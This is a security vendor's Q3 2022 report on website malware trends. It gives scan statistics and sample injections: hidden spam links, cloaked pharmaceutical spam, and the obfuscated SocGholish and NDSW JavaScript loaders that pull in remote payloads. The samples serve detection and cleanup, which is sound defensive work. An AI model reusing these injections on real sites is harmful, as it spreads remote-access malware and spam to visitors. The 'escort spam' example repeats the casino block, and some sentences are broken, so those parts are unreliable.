SUCURI REPORT

Q3 2022

SiteCheck Malware Trends Report

SUCURI

Table of Contents

Introduction

Conducting an external website scan for indicators of compromise is one of the easiest ways to identify security issues.

While remote scanners may not provide as comprehensive of a scan as server-side scanners, they allow users to instantly identify malicious code and detect security issues on their website without installing any software or applications.

Our free SiteCheck remote website scanner provides immediate insights about malware infections, blocklisting, website anomalies, and errors for millions of webmasters every month.


In this report, we'll be analyzing data from the past quarter to identify the most common malware infections found by SiteCheck. We'll also provide examples to help webmasters understand how to identify malware in their own environments.

Website Malware Infections

In the third quarter of 2022, SiteCheck scanned a total of **23,473,621 websites**. From this number **260,101 infections** were detected.

Website infections can occur for a multitude of reasons. But most often, they're the result of an attacker exploiting a vulnerable website for its valuable resources — valuable credit card information, traffic, SEO, or even server resources.

We analyzed the most common signatures to pinpoint which types of malware were frequently detected on compromised systems. Unsurprisingly, SEO spam was the most common infection in our remote scan data followed by injected malware.



SEO Spam

A total of **119,865 websites** were detected with SEO spam by SiteCheck last quarter, accounting for **46.08%** of all infection detections.

SEO spam often results in unwanted keywords, spam content, advertisements, or malicious redirects to the attacker's site. It also happens to be one of the most common types of malware found during remediation cleanup — and is known to inject thousands of pages in the compromised environment.

Since an SEO spam infection typically allows an attacker to piggyback off the victim website's hard earned rankings, they can be exceptionally valuable for the attacker — at the expense of the webmaster's hard work and effort.

> SEO spam was detected on **119,865 websites** by SiteCheck last quarter, accounting for **46.08%** of all infections.


Attacks are known to leverage link injections, spam comments, or even produce new posts or pages on the hacked site. And it's worth noting that these attacks can impact any CMS, including WordPress, Joomla, Drupal, or Magento.

Our team regularly encounters three main techniques used to inject spam onto websites:

- Fake spam posts injected into the CMS database
- HTML code injections into plugin or theme files containing concealed elements
- Dynamic spam doorway pages that generate content on demand

If left untreated, an SEO spam infection can lead to blocklisting by Google and other major search authorities — which can significantly damage website rankings, reduce organic traffic, and negatively impact reputation. If you operate an ecommerce store, an infection can result in lost revenue and even impact your PCI DSS compliance if data is breached.

Let's take a look at some of the most common SEO spam categories from the last quarter.



Keyword Spam

The keyword spam category accounted for **34.89%** of all SEO spam detections and was found on **41,825 infected sites.**

This category primarily includes spam for pharmaceutical drugs, essay services, dating services, and replica knock-off products. SiteCheck's signatures commonly detect these infections as hidden link injections or "cloaking" injections.


Attackers use cloaking techniques to show content or URLs to search engines that are entirely different from results displayed to website visitors, essentially manipulating search engine rankings for terms that are irrelevant to the website's original content.

As an illustration, attackers may inject scripts that serve up a completely different page filled with spam content to Google, while showing an unmodified webpage to website visitors is one . Alternatively, the attacker's scripts might only insert keywords or spam content into a webpage when the user agent belongs to a search engine — not a site visitor.

For example, let's analyze an infected website that is based in America and completely unrelated to any pharmaceutical products. Website visitors who open the website directly find unmodified content as expected, with no indication that the website has an infection. However, search engine crawlers will find cloaked spam content and keywords, as seen on this snippet:

```
<title>Buy Anafranil Online Uk >> REAL SALE: -10,20,30%</title>
<meta name="description" content="REAL SALE: -10,20,30%.
Cephalexin body odor. Priligy janssen cilag. Clozapine toxicity.
Clozapine blood pressure. Clomiphene resistance and failure.
Nolvadex jak stosowac. Fluconazole alternative.">
```

The cloaked spam results in polluted search results, which can seriously impact rankings. And while Google still links to legitimate website pages, if a visitor clicks on one of these search results then the malware automatically redirects them to the attacker's counterfeit drug store site.



site:<redacted>.com

https://<redacted>.com

Propecia Cost In Mexico >> 24/7 Customer Support Service

24/7 customer support service. Cialis rash. Levitra kick in time. Cialis for daily use. Cialis what is it. Dapoxetine original. Propecia prostate.

https://<redacted>.com › quote

Buy Anafranil Online Uk >> REAL SALE: -10,20,30%

REAL SALE: -10,20,30%. Cephalexin body odor. Priligy janssen cilag. Clozapine toxicity. Clozapine blood pressure. Clomiphene resistance and failure.

https://<redacted>.com › forms

Buy Clozapine Canada >> Canadian Pharmacy Online

Canadian Pharmacy Online - Canada Pharmacy - Discount Prescription Drugs. Remeron 7.5 mg more sedating. Remeron trip. Aldactone strengths.

https://<redacted>.com › login

Buy Micardis Plus Online >> Most Popular Online Drugstore

Most Popular Online Drugstore. Zoloft sonnolenza. Anafranil glaucoma. Yaz synthroid. Tenormin y alcohol. Lexapro lundbeck 0800. Remeron 60. Revatio uses.

https://<redacted>.com › faq

Buy Felodipine >> Absolute Privacy - UCDA Benefits

Absolute privacy. Prometrium 200 mg twice a day. Premarin questions. Nizoral kopen. Xeloda stage 4 colon cancer. Azithromycin espaÃ±ol. Tadalafil daily.

Furthermore, web searchers are displayed information on buying prescription drugs in various countries such as Mexico, UK (United Kingdom), and Canada — instead of the site's real content which targets US visitors.

This example clearly highlights the impact of pharmaspam infections and demonstrates the importance of protecting against infection to protect your website, search rankings and visitors.


34.89% of websites infected with SEO spam contained keywords for essay services, pharmaceuticals, pornography, or knock-off replica merchandise.

Hidden Content

The hidden content category accounted for **26.55%** of all SEO spam detections and was detected on **31,819 infected sites.**

Hidden content is a common black hat SEO technique used to conceal spam content within legitimate web pages. Attackers use these tricks to leverage a website's rankings without drawing attention to the infection.


Last quarter, the most common technique used to hide content on a compromised website was concealing links within **<div>** tags. This practice was detected on **4,485 websites**.



```
<div style="overflow:hidden;height:1px;"><a href="https://bookofra-play.com/casino-mit-5-euro-
einzahlung/">5 euro einzahlen casino 2022 paysafe</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://sizzling-hot-deluxe-slot.com/mega-joker/">mega
joker slot play free</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://fafafaplaypokie.com/free-spins-no-deposit-
nz/">free spins no deposit win real money</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://free-daily-spins.com/slots/hot-gems">hot gems
slots</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://mrbetlogin.com/">mr.bet</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://mrbetbrazil.com/">mr bet</a></div>
```

Attackers create a **<div>** one pixel high then inject their spam links into the miniscule tag. The links are not visible to ordinary site visitors unless they happen to be examining the code — but injected links are visible to search engines.

<span> blocks with the style **display:block; font-size:0,height:0;** can be used in a similar manner, accounting for **2,974 SiteCheck SEO spam detections.**




```
<p><span style="display:block; font-size:0;height:0;">Beste funksjonelle øvelser vi
kan gjøre hjemme <a href="http://madman-norge.net/prods/kjope-tadalafil-i-norge-
sunrise/" title="cialis norge">cialis norge</a> planen min om å gå ned sommerkiloene.
</span></p>
```

Japanese Spam

Japanese spam infections were another common category found on infected sites last quarter, with a total of **30,801** sites accounting for **25.70% of SiteCheck's SEO spam detections.**

These spam campaigns pollute a site's search results with Japanese keywords and spam content for knock-off designer brands. Infections are known to include thousands of web pages with Japanese content that attackers have added to the compromised domain.

As a result of these infections, search results may be polluted with Japanese keyword spam like the results seen for these websites:



https://www.<redacted>.com › ...Translate this page

【着後レビューで 送料無料】 任天堂マリオコラボ A 110cm ...

いえ、だって、直訳したら『緑のソース』だから(爆)。 ↑今回はかなりオーソドックスなサルサ・ヴェルデで、パセリとミントのみじん切りにアンチョビ、ケイパー、レモン汁 ...

https://www.<redacted>.com › ...Translate this page

【テレビで話題】 GoPro - かい様専用 コンパクトデジタル ...


【テレビで話題】 GoPro(ゴープロ)のかい様専用（コンパクトデジタルカメラ）が通販できます。思い出を臨場感たっぷりにGoProで撮影してみませんか？2019年購入。

https://www.<redacted>.com › ...Translate this page

憧れ アサノ 飾面カッター 180×6P サジ面 9分 左下り 1ケ ...

いえ、だって、直訳したら『緑のソース』だから(爆)。 ↑今回はかなりオーソドックスなサルサ・ヴェルデで、パセリとミントのみじん切りにアンチョビ、ケイパー、レモン汁 ...

In many cases, infected websites also contain cloaked content for Japanese spam, seen below for reference.



```
<title>【お買得】Ｎゲージ ８両セット
<title>お手軽価格で贈りやすい 組立設置付き ベッド チェストベッド 薄型プレミアムポケットコイルマットレス ロータイプ 引き出し2杯 シングル フレーム、
<title>ＤＥＷＡＬＴ社 デウォルト　システム収納ＢＯＸ　タフシステム　セット
<title>49％割引ブラック系,M【お試し価格！】APC ブルゾン ブルゾン ジャケット/アウターブラック
<title>プロファイルデザイン アエリア シュレッドレスステム ブラック
<title>人気の定番 カンダ
<title>07580cmrk Canon New FD 24mm F2.8 単焦点 広角レンズ FD マウント
```

Gambling Spam

9,715 scanned sites were detected with gambling spam last quarter, accounting for **8.10%** of all SEO spam detections. Many detections contained injections for Indonesian spam, however our team also began encountering gambling spam for Thailand and Laos.


Indonesian gambling spam campaigns are known to reuse expired domains with names and TLDs that are completely unrelated to gambling or Indonesia. These domains work as doorways for gambling sites that operate off dozens of different domains and IP addresses.

Escort Spam

Escort spam was less common, accounting for only 1.80% of all SEO spam detections.

These spam injections were most often found by our remediation and research teams as injected blocks of hidden links.

Here's a typical block of injected spam links for Turkish escort spam found on compromised websites:



```
<div style="overflow:hidden;height:1px;"><a href="https://bookofra-play.com/casino-mit-5-euro-
einzahlung/">5 euro einzahlen casino 2022 paysafe</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://sizzling-hot-deluxe-slot.com/mega-joker/">mega
joker slot play free</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://fafafaplaypokie.com/free-spins-no-deposit-
nz/">free spins no deposit win real money</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://free-daily-spins.com/slots/hot-gems">hot gems
slots</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://mrbetlogin.com/">mr.bet</a></div>
<div style="overflow:hidden;height:1px;"><a href="https://mrbetbrazil.com/">mr bet</a></div>
```

Injected Malware

A total of **71,119 sites** were detected with injected malware, accounting for **27.34% of website infections** detected by SiteCheck last quarter.

Malware injections are defined as malicious external script injections, iframes, inline scripts - and exclude any detections already flagged as SEO spam. They are typically found injected into JavaScript files or nestled within a site's HTML code.

Top Infected JavaScript Files

Last quarter, the following **.js** files were most commonly found to contain malicious injections during a remote SiteCheck scan.

Infected JavaScript File Name

/wp-includes/js/jquery/**jquery.min.js**?ver=3.6.0	4,998
/wp-includes/js/jquery/**jquery-migrate.min.js**?ver=3.3.2	4,426
/wp-includes/js/dist/vendor/**regenerator-runtime.min.js**?ver=0.13.9	785
/wp-includes/js/**quicktags.js**	731
/wp-includes/js/dist/vendor/**wp-polyfill.min.js**?ver=3.15.0	657

Injections can be found appended under the current script or under the head of a page, leading them to fire on every page load.


Attackers typically leverage obfuscation techniques to evade detection, which can make manual searches for malicious JavaScript a challenge. But since these infections target traffic and are found at the client level, remote website scanners like SiteCheck can locate and identify the malware.

27.34% of infections were found to contain external scripts, malicious iframes, or inline script injections.

SocGholish

One malware injection of significant note was SocGholish, which accounted for over **30% of injections** last quarter and was among the top infections that Sucuri's remediation team cleaned in Q3.

This malware is responsible for redirecting site visitors to malicious pages designed to trick victims into installing fake browser updates. JavaScript is used to display the notices in this victim's web browser and initiate a download for remote access trojans, allowing the attacker to gain full access and remotely control the victim's computer including mouse and keyboard, file access, and network resources.




```
<script>;(function(){var vm=document.referrer;var qt=window.location.href;var xo
    =navigator.userAgent;var zr=new RegExp(eq('s:m/i/v(r[u^p/x]z+j)t/y'));if(!vm
    ||qt.match(zr)[1]==vm.match(zr)[1]||xo.indexOf(eq('qWlianfdzojwosg'))==-1||
    window.localStorage[eq('v_d_r_vuktwmpag')]){return;}var tm=eq('nsscrrbispvtw
    ');var ss=document.createElement(tm);ss.async=true;ss.src=eq('whdtmthpvsw:h/
    p/cmoehmsosrrisawlj.l4ktdovscodckiwatlypdrjowfqehstsjinoinwaylf.acdobmb/jrne
wpcowrztk?drq=ednjj1rioNajzIi0mOjWdFkiwNuTeVxiwObDeVzhgMzDmIpxbZsmuRcjnZmCsZujya
lWpQs9vMjjlYlys');var wp=document.getElementsByTagName(tm)[0];wp.parentNode.
    insertBefore(ss,wp);function eq(oc){var lq='';for(var yo=0;yo<oc.length;yo++
    ){if(yo%2){lq+=oc[yo];}}return lq;}})();</script>
```

SocGholish is also known to be the first stage in ransomware attacks against large corporations.

NDSW Malware

The ongoing NDSW/NDSX malware campaign — a variant of SocGolish malware — accounted for **20,978 detections** last quarter.

What differentiates NDSW from so-called vanilla SocGholish code is that the malware references an NDSW variable and contains a custom wrapper used to dynamically serve the malicious injection through a PHP proxy.



```
;if(ndsw===undefined){
(function (I, h) {
var D = {
I: 0xaf,
h: 0xb0,
H: 0x9a,
X: '0x95',
J: 0xb1,
d: 0x8e
}, v = x, H = I();
while (!![]) {
try {
var X = parseInt(v(D.I)) / 0x1 + -parseInt(v(D.h)) / 0x2 + parseInt(v(0xaa)) /
    0x3 + -parseInt(v('0x87')) / 0x4 + parseInt(v(D.H)) / 0x5 * (parseInt(v(D.X
    )) / 0x6) + parseInt(v(D.J)) / 0x7 * (parseInt(v(D.d)) / 0x8) + -parseInt(v
    (0x93)) / 0x9;
if (X === h)
break;
else
H['push'](H['shift']());
} catch (J) {
H['push'](H['shift']());
}
}
}(A, 0x87f9e));
var ndsw = true, HttpClient = function () {
var t = { I: '0xa5' }, e = {
I: '0x89',
h: '0xa2',
H: '0x8a'
}, P = x;
this[P(t.I)] = function (I, h) {
```

Our remediation team often finds large numbers of impacted files for this infection, as attackers are known to inject the malware into every **.js** file on the hacked website. Out of the total **881 websites** that were cleaned last quarter for this malware, a whopping total of **2,827,422 files** were remediated. That's an average of **3,209 files per website** that were cleaned up for this infection.

The malware operates in two parts. Firstly, a malicious JavaScript injection is typically found injected within HTML at the end of an inline script or appended to the bottom of every **.js** file in the compromised environment. The second layer with the NDSX payload is served by a malicious PHP proxy script, which is typically located in a random directory on the same infected domain. The malware most commonly used the **wp-queryall.php** file name for this proxy script in Q3.

